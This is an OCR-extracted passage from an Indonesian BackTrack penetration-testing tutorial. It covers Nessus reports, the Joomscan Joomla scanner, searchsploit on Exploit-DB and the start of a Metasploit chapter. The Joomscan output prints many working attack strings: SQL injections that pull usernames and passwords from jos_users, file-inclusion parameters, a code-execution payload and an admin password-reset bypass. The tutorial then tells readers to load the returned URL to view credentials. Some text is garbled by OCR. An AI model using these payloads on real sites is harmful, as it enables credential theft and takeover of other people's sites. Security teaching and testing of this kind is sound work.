
Menentukan jadwal sehingga proses akan berjalan sesuai dengan jadwal yang ditentukan

3. template

Proses scan pada pengaturan default

www.indonesianbacktrack.or.id

Perlu kita memilih “*policy (peraturan)*” pada proses aktifitas scanning yang baru kita buat tadi. Misalnya kita hanya menyecann jaringan kita sendiri maka kita sudah seharusnya memilih “*internal scann network*”. Dan untuk aktifitas web scanning kita bisa menggunakan “*Web Apps test*”



Anda dapat mengisi scan target paling banyak 6 target mengingat kita hanya memakai versi “*home user*”. Jika sudah maka aktifasi scann secara otomatis langsung di mulai. Jika sudah selesai

The screenshot shows the Nessus interface in Mozilla Firefox. The main window displays a report for host 192.168.1.7. On the left, there's a sidebar with 'Report Info' and a list of ports (0, 68, 69, 1241, 3128, 3130, 8834, 59158). Below that are buttons for 'Download Report', 'Show Filters', 'Reset Filters', and 'Active Filters'. The main area has tabs for 'Report scans' (selected), 'Scans', 'Policies', and 'Users'. The 'Report scans' tab shows a table with the following data:

Port	Protocol	BVC Name	Total	High	Medium	Low	Open Port
0	tcp	general	27	0	0	13	0
68	udp	bootpc	3	0	0	0	3
69	udp	ftfy	1	0	0	0	1
1241	tcp	nessus	9	0	1	6	2
3128	tcp	www	8	0	0	7	1
3130	udp	tcpd	2	0	0	1	1
8834	tcp	www	11	0	1	0	1
59158	udp	unknown	1	0	0	0	1

salah satu kekurangan dalam tools ini adalah pemakaian resource memory yang di pakai. Untuk melihat “reports”, kita tinggal menekan “reports buttons”, kemudian akan terlihat table yang berisi nama operasi scann. Untuk melihat secara detail anda tinggal meng-klik nama operasi scanning.

This screenshot shows a detailed view of a specific vulnerability from the Nessus report. The host is 192.168.1.7 and the port is 8834. The vulnerability is identified by Plugin ID: 51168, with the title "libmem2: libmem2 vulnerability". The severity is marked as "High". The description states: "Cve-Exams discovered that libmem2 incorrectly handled memory allocation and deallocation operations when parsing certain crafted XML files, an attacker could cause a denial of service or possibly execute code as the user invoking the program." The solution section says: "Update the affected packages." A link to "See Also" is provided: <http://www.usbsecurity.com/exploit/1353-1>. The Risk Factor is listed as "High". The Plugin Output shows: "Installed package: libmem2_2.7.6.dhsg-tuburn1.1" and "Fixed package: libmem2_2.7.6.dhsg-tuburn1.2".

3.3. Joomscan



```
joomscan : bash
File Edit View Bookmarks Settings Help

=====
OWASP Joomla! Vulnerability Scanner v0.0.3-b
(c) Aung Khant, aungkhant@yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)

=====
Vulnerability Entries: 611
Last update: February 2, 2012

Usage: ./joomscan.pl -u <string> -x proxy:port
      -u <string>      = joomla Url
      ==Optional==
      -x <string:int>  = proXy to tunnel
      -c <string>        = Cookie (name=value)
      -g "<string>"       = desired userAgent string(within ")


joomscan : bash
```

Joomscan, adalah tools buatan YEHG(YGN Ethical Hacker Group) yang berbasis OWASP (Open Web Application Security Project) yang digunakan untuk melakukan penetration testing terhadap Content Management System (CMS) Joomla!. Joomla! adalah CMS yang sering digunakan karena fleksibilitasnya, User Friendly, dan kemudahan-kemudahan yang lainnya. Melihat banyaknya pengguna tersebut semakin banyak pula Kerentanan (Vulnerability) pada joomla!, oleh karena itu program ini dibuat agar mampu melakukan pencarian atau penetrasi terhadap CMS Joomla! dengan bug file inclusion, sql injection, command execution vulnerabilities, dll.

Ini akan membantu web developer atau webmaster untuk mengamankan situsnya dari serangan hacker, Berikut langkah-langkah penggunaan aplikasi joomscan :

1. Membuka Aplikasi joomscan :

Backtrack > Vulnerability Assessment > Web Assessment >
CMS Vulnerability Identification > joomscan



2. Memasukan URL joomla! yang akan di priksa (scanning) :



```
root@james0baster:/pentest/web/scanners/joomscan# ./joomscan.pl -u http://joomla.indonesianbacktrack.or.id/ibt/
```

Hasil dari printah di atas :

... . ' ' ' ' . ' ' ' ' ' ' ' ' . ' ' ' ' . ' ' ' ' . ' ' ' ' .

OWASP Joomla! Vulnerability Scanner v0.0.3-b

www.indonesianbacktrack.or.id

(c) Aung Khant, aungkhant@yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)

=====

Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner
svn co https://joomscan.sourceforge.net/svnroot/joomscan joomscan

Target: http://joomla.indonesianbacktrack.or.id/ibt

Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.14

Checking if the target has deployed an Anti-Scanner measure

[!] Scanning Passed OK

Detecting Joomla! based Firewall ...

[!] No known firewall detected!

Fingerprinting in progress ...

~Generic version family [1.5.x]

~1.5.x en-GB.ini revealed [1.5.12 - 1.5.14]

* Deduced version range is : [1.5.12 - 1.5.14]

Fingerprinting done.

8 Components Found in front page

com_content	com_newsfeeds
com_weblinks	com_user
com_mailto	com_banners
	com_registration
	com_poll

Vulnerabilities Discovered

=====

1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt

www.indonesianbacktrack.or.id

```
Exploit: Generic defenses implemented in .htaccess are not available, so
exploiting is more likely to succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers can
bruteforce administrator accounts. Read:
http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO
%20PROTECT.pdf
Vulnerable? Yes

# 3
Info -> Core: Multiple XSS/CSRF Vulnerability
Versions Affected: 1.5.9 <=
Check: /?1.5.9-x
Exploit: A series of XSS and CSRF faults exist in the administrator
application. Affected administrator components include com_admin,
com_media, com_search. Both com_admin and com_search contain XSS
vulnerabilities, and com_media contains 2 CSRF vulnerabilities.
Vulnerable? No

# 4
Info -> Core: JSession SSL Session Disclosure Vulnerability
Versions effected: Joomla! 1.5.8 <=
Check: /?1.5.8-x
Exploit: When running a site under SSL (the entire site is forced to be
under ssl), Joomla! does not set the SSL flag on the cookie. This can
allow someone monitoring the network to find the cookie related to the
session.
Vulnerable? No

# 5
Info -> Core: Frontend XSS Vulnerability
Versions effected: 1.5.10 <=
Check: /?1.5.10-x
Exploit: Some values were output from the database without being properly
escaped. Most strings in question were sourced from the administrator
panel. Malicious normal admin can leverage it to gain access to super
admin.
Vulnerable? No

# 6
Info -> Core: Missing JEXEC Check - Path Disclosure Vulnerability
Versions effected: 1.5.11 <=
Check: /libraries/phpxmlrpc/xmlrpcs.php
Exploit: /libraries/phpxmlrpc/xmlrpcs.php
Vulnerable? No

# 7
Info -> Core: Missing JEXEC Check - Path Disclosure Vulnerability
Versions effected: 1.5.12 <=
Check: /libraries/joomla/utilities/compat/php50x.php
Exploit: /libraries/joomla/utilities/compat/php50x.php
Vulnerable? No

# 8
```

```
Info -> Core: Frontend XSS - HTTP_REFERER not properly filtered
Vulnerability
Versions effected: 1.5.11 <=
Check: /?1.5.11-x-http_ref
Exploit: An attacker can inject JavaScript or DHTML code that will be
executed in the context of targeted user browser, allowing the attacker
to steal cookies. HTTP_REFERER variable is not properly parsed.
Vulnerable? No

# 9
Info -> Core: Frontend XSS - PHP_SELF not properly filtered Vulnerability
Versions effected: 1.5.11 <=
Check: /?1.5.11-x-php-s3lf
Exploit: An attacker can inject JavaScript code in a URL that will be
executed in the context of targeted user browser.
Vulnerable? No

# 10
Info -> Core: Authentication Bypass Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /administrator/
Exploit: Backend accepts any password for custom Super Administrator when
LDAP enabled
Vulnerable? No

# 11
Info -> Core: Path Disclosure Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /?1.5.3-path-disclose
Exploit: Crafted URL can disclose absolute path
Vulnerable? No

# 12
Info -> Core: User redirected Spamming Vulnerability
Versions effected: Joomla! 1.5.3 <=
Check: /?1.5.3-spam
Exploit: User redirect spam
Vulnerable? No

# 13
Info -> Core: joomla.php Remote File Inclusion Vulnerability
Versions effected: 1.0.0
Check: /includes/joomla.php
Exploit: /includes/joomla.php?includepath=
Vulnerable? No

# 14
Info -> Core: Admin Backend Cross Site Request Forgery Vulnerability
Versions effected: 1.0.13 <=
Check: /administrator/
Exploit: It requires an administrator to be logged in and to be tricked
into a specially crafted webpage.
Vulnerable? Yes

# 15
Info -> Core: Path Disclosure Vulnerability
Versions effected: Joomla! 1.5.12 <=
Check: /libraries/joomla/utilities/compat/php50x.php
Exploit: /libraries/joomla/utilities/compat/php50x.php
```

Vulnerable? No

16
Info -> CorePlugin: Xstandard Editor X_CMS_LIBRARY_PATH Local Directory Traversal Vulnerability
Versions effected: Joomla! 1.5.8 <= Check: /plugins/editors/xstandard/attachmentlibrary.php
Exploit: Submit new header X_CMS_LIBRARY_PATH with value/ to /plugins/editors/xstandard/attachmentlibrary.php
Vulnerable? No

17
Info -> CoreTemplate: ja_purity XSS Vulnerability
Versions effected: 1.5.10 <= Check: /templates/ja_purity/
Exploit: A XSS vulnerability exists in the JA_Purity template which ships with Joomla! 1.5.
Vulnerable? No

18
Info -> CoreLibrary: phpmailer Remote Code Execution Vulnerability
Versions effected: Joomla! 1.5.0 Beta/Stable
Check: /libraries/phpmailer/phpmailer.php
Exploit: N/A
Vulnerable? No

19
Info -> CorePlugin: TinyMCE TinyBrowser addon multiple vulnerabilities
Versions effected: Joomla! 1.5.12
Check: /plugins/editors/tinymce/jscripts/tiny_mce/plugins/tinybrowser/
Exploit: While Joomla! team announced only File Upload vulnerability, in fact there are many. See: <http://www.milw0rm.com/exploits/9296>
Vulnerable? Yes

20
Info -> CoreComponent: Joomla Remote Admin Password Change Vulnerability
Versions Affected: 1.5.5 <= Check: /components/com_user/controller.php
Exploit: 1. Go to url : target.com/index.php?
option=com_user&view=reset&layout=confirm 2. Write into field "token"
char ' and Click OK. 3. Write new password for admin 4. Go to url :
target.com/administrator/ 5. Login admin with new password
Vulnerable? No

21
Info -> CoreComponent: com_content SQL Injection Vulnerability
Version Affected: Joomla! 1.0.0 <= Check: /components/com_content/
Exploit: /index.php?
option=com_content&task=blogcategory&id=60&Itemid=99999+UNION+SELECT+1,co
ncat(0x1e,username,0x3a,password,0x1e,0x3a,userstype,0x1e),3,4,5+FROM+jos
_users+where+userstype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

22
Info -> CoreComponent: com_search Remote Code Execution Vulnerability
Version Affected: Joomla! 1.5.0 beta 2 <= Check: /components/com_search/
Exploit: /index.php?option=com_search&Itemid=1&searchword=%22%3Becho

```
%20md5(911)%3B
Vulnerable? No

# 23
Info -> CoreComponent: com_admin File Inclusion Vulnerability
Versions Affected: N/A
Check: /administrator/components/com_admin/admin.admin.html.php
Exploit: /administrator/components/com_admin/admin.admin.html.php?
mosConfig_absolute_path=
Vulnerable? No

# 24
Info -> CoreComponent: MailTo SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_mailto/
Exploit: /index.php?
option=com_mailto&tmpl=mailto&article=550513+and+1=2+union+select+concat(
username,char(58),password)
+from+jos_users+where+usertype=0x53757065722041646d696e6973747261746f72--
&Itemid=1
Vulnerable? No

# 25
Info -> CoreComponent: com_content Blind SQL Injection Vulnerability
Versions effected: Joomla! 1.5.0 RC3
Check: /components/com_content/
Exploit: /index.php?option=com_content&view=%' +'a='a&id=25&Itemid=28
Vulnerable? No

# 26
Info -> CoreComponent: com_content XSS Vulnerability
Version Affected: Joomla! 1.5.7 <=
Check: /components/com_content/
Exploit: The defaults on com_content article submission allow entry of
dangerous HTML tags (script, etc). This only affects users with access
level Author or higher, and only if you have not set filtering options in
com_content configuration.
Vulnerable? No

# 27
Info -> CoreComponent: com_weblinks XSS Vulnerability
Version Affected: Joomla! 1.5.7 <=
Check: /components/com_weblinks/
Exploit: [Requires valid user account] com_weblinks allows raw HTML into
the title and description tags for weblink submissions (from both the
administrator and site submission forms).
Vulnerable? No

# 28
Info -> CoreComponent: com_mailto Email Spam Vulnerability
Version Affected: Joomla! 1.5.6 <=
Check: /components/com_mailto/
Exploit: The mailto component does not verify validity of the URL prior
to sending.
Vulnerable? No

# 29
Info -> CoreComponent: com_content view=archive SQL Injection
Vulnerable?
```

```
Versions effected: Joomla! 1.5.0 Beta1/Beta2/RC1
Check: /components/com_content/
Exploit: Unfiltered POST vars - filter, month, year to /index.php?
option=com_content&view=archive
Vulnerable? No

# 30
Info -> CoreComponent: com_content XSS Vulnerability
Version Affected: Joomla! 1.5.9 <=
Check: /components/com_content/
Exploit: A XSS vulnerability exists in the category view of com_content.
Vulnerable? No

# 31
Info -> CoreComponent: com_installer CSRF Vulnerability
Versions effected: Joomla! 1.5.0 Beta
Check: /administrator/components/com_installer/
Exploit: N/A
Vulnerable? No

# 32
Info -> CoreComponent: com_search Memory Comsumption DoS Vulnerability
Versions effected: Joomla! 1.5.0 Beta
Check: /components/com_search/
Exploit: N/A
Vulnerable? No

# 33
Info -> CoreComponent: com_poll (mosmsg) Memory Consumption DOS
Vulnerability
Versions effected: 1.0.7 <=
Check: /components/com_poll/
Exploit: Send request /index.php?
option=com_poll&task=results&id=14&mosmsg=DOS@HERE<>><><>
Vulnerable? No

# 34
Info -> CoreComponent: com_banners Blind SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_banners/
Exploit: /index.php?
option=com_banners&task=archivesection&id=0'+and+'1'='1::/index.php?
option=com_banners&task=archivesection&id=0'+and+'1'='2
Vulnerable? Yes

# 35
Info -> CoreComponent: com_mailto timeout Vulnerability
Versions effected: 1.5.13 <=
Check: /components/com_mailto/
Exploit: [Requires a valid user account] In com_mailto, it was possible
to bypass timeout protection against sending automated emails.
Vulnerable? Yes

# 36
Info -> Component: hwdVideoShare SQL Injection Vulnerability
Versions Affected: 1.1.1 <=
Check: /components/com_hwvideoshare/
Exploit: /index.php?
option=com_hwvideoshare&func=viewcategory&Itemid=61&cat_id=-
```

```
9999999+UNION+SELECT+000,111,222,333,concat(0x1e,username,0x3a,password,0
x1e,0x3a,usertype,0x1e),0,0,0,0,0,0,0,0,0,1,1,1,2,2,2+FROM+jos_users
+where+usertype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 37
Info -> Component: JUser File Inclusion Vulnerability
Versions effected: 1.0.14 and older
Check: /components/com_juser/
Exploit: /components/com_juser/xajax_functions.php?
mosConfig_absolute_path=
Vulnerable? No

# 38
Info -> Component: JContentSubscription File Inclusion Vulnerability
Versions effected: 1.5.8 and older
Check: /components/com_jcs/
Exploit: /components/com_jcs/jcs.function.php?mosConfig_absolute_path=
Vulnerable? No

# 39
Info -> Component: com_idoblog SQL Injection Vulnerability
Version Affected: b24<=
Check: /components/com_idoblog/
Exploit: /index.php?
option=com_idoblog&task=userblog&userid=42+and+1=1+UNION+SELECT+1,1,1,1,1,
concat(0x1e,username,0x3a,password,0x1e,0x3a,usertype,0x1e),1,1,1,1,1,1,1,1
,1+FROM+jos_users+where+usertype=0x53757065722041646d696e6973747261746f72-
-
Vulnerable? No

# 40
Info -> Component: JContentSubscription File Inclusion Vulnerability
Versions effected: 1.5.8 and older
Check: /administrator/components/com_jcs/
Exploit: /administrator/components/com_jcs/jcs.function.php?
mosConfig_absolute_path=
Vulnerable? No

# 41
Info -> Component: JUser File Inclusion Vulnerability
Versions effected: 1.0.14 and older
Check: /administrator/components/com_juser/
Exploit: /administrator/components/com_juser/xajax_functions.php?
mosConfig_absolute_path=
Vulnerable? No

# 42
Info -> Component: com_juser SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_juser/
Exploit: /index.php?
option=com_juser&task=show_profile&id=+and+1=2+union+select+1,2,concat(us
ername,0x3a,password)chipdebi0s,4,5,6,7,8,9,10,11,12,13+from+jos_users+whe
re+usertype=0x53757065722041646d696e6973747261746f72--
Vulnerable? No

# 43
Info -> Component: Dada Mail Manager Component Remote File Inclusion
```

```

Vulnerability
Version Affected: 2.6 <=
Check: /administrator/components/
Exploit: /administrator/components/com_dadamail/config.dadamail.php?
GLOBALS[mosConfig_absolute_path]=
Vulnerable? No

# 44
Info -> Component: Joomla Component com_jomtube (user_id) Blind SQL
Injection / SQL Injection
Versions Affected: Any
Check: /index.php?view=videos&type=member&user_id=-
62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,pass
word),14,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--
&option=com_jomtube
Exploit: /index.php?view=videos&type=member&user_id=-
62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,pass
word),14,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--
&option=com_jomtube
Vulnerable? Yes

# 45
Info -> Component: Component com_newsfeeds SQL injection
Versions Affected: Any <=
Check: /index.php?option=com_newsfeeds&view=categories&feedid=-1%20union
%20select%201,concat%28username,char%2858%29,password
%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,
30%20from%20jos_users--
Exploit: /index.php?option=com_newsfeeds&view=categories&feedid=-
1%20union%20select%201,concat%28username,char%2858%29,password
%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,
30%20from%20jos_users--
Vulnerable? No

# 46
Info -> Component: SmartSite Local File Inclusion
Versions Affected: Any <=
Check: /index.php?option=com_smartsite&controller=
Exploit: /index.php?option=com_smartsite&controller=
Vulnerable? No


# 47
Info -> Component: Joomla Component com_searchlog SQL Injection
Versions Affected: 3.1.0 <=
Check: /administrator/index.php?option=com_searchlog&act=log
Exploit: /administrator/index.php?option=com_searchlog&act=log
Vulnerable? No

# 48
Info -> Component: Joomla Component com_djartgallery Multiple
Vulnerabilities
Versions Affected: 0.9.1 <=
Check: /administrator/index.php?
option=com_djartgallery&task=editItem&cid[]='+'and+1=1+---+
Exploit: /administrator/index.php?
option=com_djartgallery&task=editItem&cid[]='+'and+1=1+---+
Vulnerable? N/A

```

There are 7 vulnerable points in 48 found entries!

```
~[*] Time Taken: 1 min and 15 sec
~[*] Send bugs, suggestions, contributions to joomscan@yehg.net
```



```
joomscan : perl
# 43
Info -> Component: Dada Mail Manager Component Remote File Inclusion Vulnerability
Version Affected: 2.6 <=
Check: /administrator/components/
Exploit: /administrator/components/com_dadamail/config.dadamail.php?GLOBAL_S[mosConfig_absolute_path]=
Vulnerable? No


# 44
Info -> Component: Joomla Component com_jomtube (user_id) Blind SQL Injection / SQL Injection
Versions Affected: Any
Check: /index.php?view=videos&type=member&user_id=-62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,password),14,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--&option=com_jomtube
Exploit: /index.php?view=videos&type=member&user_id=-62+union+select+1,2,3,4,5,6,7,8,9,10,11,12,group_concat(username,0x3a,password),14,15,16,17,18,19,20,21,22,23,24,25,26,27+from+jos_users--&option=com_jomtube
Vulnerable? Yes

# 45
Info -> Component: Component com_newsfeeds SQL injection
Versions Affected: Any <=
Check: /index.php?option=com_newsfeeds&view=categories&feedid=-1%20union%20select%201,concat%28username,char%285%29,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30%20from%20jos_users-
Exploit: /index.php?option=com_newsfeeds&view=categories&feedid=-1%20union%20select%201,concat%28username,char%285%29,password%29,3,4,5,6,7,8,9,10,
```

Terlihat pada hasil keluaran 44 memberitahu bahwa memiliki bug yang aktif dengan di tandai oleh “**Vulnerable? Yes**” dimana terdapat bug SQL Injection ada components joomla!. Dimana component tersebut bernama jomtube pada perintah get di variable feedid.


3. Mengeksekusi hasil dari joomscan :

Jalankan Browser dan isi URL yg di berikan oleh hasil joomscan, untuk melihat user dan password joomla anda.



4. Exploit Database

Offensive security sebagai developer Backtrack linux sudah mempersiapkan *Exploit database* yang terdiri dari berbagai kumpulan exploit dari berbagai exploiter dan pentester baik underground maupun tidak. Kumpulan exploit tersebut bisa anda temukan pada alamat <http://www.exploit-db.com/>.



Exploit-db telah di dokumentasikan didalam backtrack-linux yang bisa didapatkan pada direktori

```
root@eichel:/pentest/exploits/exploitdb
```

4.1. Mencari Exploit tertentu

Usage: `searchsploit [term1] [term2] [term3]`

Example: `searchsploit oracle windows local`

```
root@eichel:/pentest/exploits/exploitdb# ./searchsploit oracle windows
local
Description
Path
-----
-----
Orcale Database Server <= 10.1.0.2 Buffer Overflow Exploit
```

```
/windows/local/932.sql
Oracle Database PL/SQL Statement Multiple SQL Injection Exploits
/windows/local/933.sql
Oracle Database Server 9i/10g (XML) Buffer Overflow Exploit
/windows/local/1455.txt
Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)
/windows/local/3451.c
Oracle 10/11g exp.exe - param file Local Buffer Overflow PoC Exploit
/windows/local/16169.py
```

Untuk mencari exploit yang dituju kita bisa menggunakan fasilitas search , sebagai contoh saya mencari exploit berbasis joomla dengan term 2 = component dan term 3 = RFI

```
root@eichel:/pentest/exploits/exploitdb# ./searchsploit joomla Component
RFI
Description
Path
-----
Joomla/Mambo Component SWmenuFree 4.0 RFI Vulnerability
/php/webapps/3557.txt
Joomla Component Joomlaboard 1.1.1 (sbp) RFI Vulnerability
/php/webapps/3560.txt
Joomla/Mambo Component Taskhopper 1.1 RFI Vulnerabilities
/php/webapps/3703.txt
Joomla Component JoomlaPack 1.0.4a2 RE (CALtInstaller.php) RFI
/php/webapps/3753.txt
Joomla Flash Image Gallery Component RFI Vulnerability
/php/webapps/4496.txt
Joomla Component JContentSubscription 1.5.8 Multiple RFI Vulns
/php/webapps/4508.txt
Joomla Component Carousel Flash Image Gallery RFI Vulnerability
/php/webapps/4626.txt
Joomla Component ChronoForms 2.3.5 RFI Vulnerabilities
/php/webapps/5020.txt
Joomla Component OnlineFlashQuiz <= 1.0.2 RFI Vulnerability
/php/webapps/5345.txt
Joomla Component Joomla-Visites 1.1 RC2 RFI Vulnerability
/php/webapps/5497.txt
Joomla Component com_facileforms 1.4.4 RFI Vulnerability
/php/webapps/5915.txt
Joomla Component DBQuery <= 1.4.1.1 RFI Vulnerability
/php/webapps/6003.txt
Joomla Component Flash Tree Gallery 1.0 RFI Vulnerability
/php/webapps/6928.txt
Joomla Component VirtueMart Google Base 1.1 RFI Vulnerability
/php/webapps/6975.txt
Joomla Component ongumatimesheet20 4b RFI Vulnerability
/php/webapps/6976.txt
Joomla Component Dada Mail Manager 2.6 RFI Vulnerability
/php/webapps/7002.txt
Joomla Component Clickheat 1.0.1 Multiple RFI Vulnerabilities
/php/webapps/7038.txt
Joomla Component Recly!Competitions 1.0.0 Multiple RFI Vulnerabilities
/php/webapps/7039.txt
Joomla Component Feederator 1.0.5 Multiple RFI Vulnerabilities
/php/webapps/7040.txt
```

```
Joomla Component Simple RSS Reader 1.0 RFI Vulnerability  
/php/webapps/7096.txt  
Joomla Component com_media_library 1.5.3 RFI Vulnerability  
/php/webapps/8912.txt  
Joomla Component com_realestatemanager 1.0 RFI Vulnerability  
/php/webapps/8919.txt  
Joomla Component com_vehiclemanager 1.0 RFI Vulnerability  
/php/webapps/8920.txt  
Joomla Component (com_sef) RFI  
/php/webapps/14055.txt
```

BAB X
METASPLOIT
Oleh : zee eichel

1. Pengenalan



Metasploit adalah “*open-source project*” Sebuah aplikasi yang menyediakan informasi tentang kerentanan keamanan dan alat bantu dalam pengujian penetrasi dan *IDS signatures development*. Salah satunya adalah metasploit framework. Metasploit framework sendiri sebenarnya adalah sebuah alat yang digunakan untuk pengembangan sekaligus esekusi kode eksploitasi terhadap mesin target dari jarak jauh.

1.1 Sejarah dan tokoh di balik layar

Metasploit diciptakan pertama kali oleh *HD Moore* pada tahun 2003 sebagai sebuah alat jaringan portable menggunakan bahasa pemrograman perl. Kemudian Metasploit di bangun kembali dalam bahasa pemrograman *ruby*. Pada tanggal 21 Oktober 2009 metasploit mengumumkan bahwa sebuah perusahaan keamanan komputer bernama *rapid7* telah menjadi develop dari proyek metasploit.

1.2. Daftar seri dan versi metasploit


1. Metasploit 3.0 pada Novermber 2006
2. Metasploit 4.0 pada Agustus 2011

1.3 Metasploit pada backtrack linux



Beruntung bagi mereka pengguna backtrack karena metasploit telah terinstall secara default di mulai dari versi backtrack IV dan pada backtrack versi terakhir saat buku ini ditulis yaitu backtrack V R1. Proyek metasploit pada backtrack di beri nama “metasploit unleashed” merupakan aplikasi metasploit framework dengan berbagai aplikasi pendukung yang mudah di akses tanpa harus melakukan penginstalan yang berbelit – belit.

1.4 File sistem dan library



File system pada MSF ditata secara intuitif oleh direktori – direktori di bawah ini

